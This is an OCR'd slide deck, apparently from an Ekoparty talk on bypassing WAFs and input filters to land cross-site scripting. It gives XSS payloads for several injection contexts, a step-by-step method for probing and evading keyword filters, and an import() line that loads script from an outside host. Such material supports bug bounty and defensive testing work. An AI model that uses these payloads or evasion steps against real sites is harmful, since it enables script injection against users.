

bugbounty.ar
BypaXSS
The Brute Art of Bypass
EKOPARTY

About the Author


Rodolfo Assis

- Aka @BRuteLogic, 15+ yrs in cybersecurity
- Specialized on XSS and WAF evasion (Sucuri Security 2015 - 2017)
- KNOXSS, XSS blog and Cheat Sheet

About this Talk

Based on my ebook “The Brute Art of Bypass”

- Disclaimer: educational purposes only, I’m not responsible for misuse
- The ebook is different, this talk is different: lots of condensed info
- The mindset, the methodology and the moves. The rest is noise.



Quick XSS Recap

Dozens of different scenarios

- Full HTMLi

  <Svg OnLoad=alert(1)>

- Inline HTMLi


  “AutoFocus OnFocus=alert(1)//

- JSi Code

  ‘-alert(1)-’

- JSi URL

  JavaScript:alert(1)



Part I

Core Concepts & Methodology

Core Concepts & Methodology


KISS: Keep It Simple and SHORT

- Don’t just copy payloads
- Strip your payload down to the minimum needed to execute
- Know what you are doing

Core Concepts & Methodology

Whitebox and Blackbox

- A whitebox is a map: you’re dissecting, not guessing.
- Blackbox is the opposite: just I/O, try and see.



Core Concepts & Methodology

Whitelist and Blacklist

- A whitelist says: "Only what I know is safe can pass."
- A blacklist says: "I'll just block what I know is bad."

Core Concepts & Methodology


Syntax-Aware vs Keyword-Based Filters

- Filters usually hunt keywords
- WAFs and simple app filters can’t be syntax aware

Core Concepts & Methodology

Bypasses Don't Need a Vulnerability

- Just try a valid payload against the filter
- Vendor WAF pages are good for that



Core Concepts & Methodology

Game Over

- Get past equal sign for HTMLi <Svg OnLoad=
- For JSi scenarios get into the alert zone

Core Concepts & Methodology

Know Your Filter

- Slow to catch latest onEvent?
- Decodes before filtering?
- Know how their assumptions evolve

Core Concepts & Methodology

Trial and Error Methodology

- Step-by-step breakdown of the filter's assumptions
- Go piece by piece
- Place, test, change, repeat

Core Concepts & Methodology

Trial and Error Methodology

- Backwards Mapping

Start:

<Svg OnLoad=alert(1)

Remove (1) → still blocked?

Remove alert → try OnLoad= alone

If that's blocked, drop the equals sign → OnLoad

Mutate the handler → OnLoa, OnLoadx, OnL0ad

No luck? Kill the attribute → just <Svg

Still blocked? Time to switch tags.

Try something harmless like <X to keep probing under the radar.

Core Concepts & Methodology

Trial and Error Methodology

- Onwards Mapping

Start:

<S

<Svg - does that get blocked?

If yes, switch to something less suspicious → <X

Add fake event handler, test the pattern matcher: <X OnXxx=1

If that passes, escalate slowly → OnLoad=1

Then: OnLoad=al..., OnLoad=alert..., OnLoad=alert(1)

Core Concepts & Methodology

Trial and Error Methodology

- Deeper cuts, one char at a time
- a, al, aler, alert, alert(…

Core Concepts & Methodology

Give Filters What They Want

- <Svg OnLoad="1> 0 <alert(1)">
- It might stop looking for at the first >

Core Concepts & Methodology

Don't Give Filters Everything They Want

- <Svg OnLoad=alert(1)//
- <Svg OnLoad=alert(1)<!--
- <Svg OnLoad=alert(1)%20
- <Svg OnLoad="alert(1)"

- import('https:X55.is')

Core Concepts & Methodology

It's All About Assumptions

- Foundation of every bypass
- Filters fail because of PEOPLE
- Push past people’s assumptions, not public knowledge

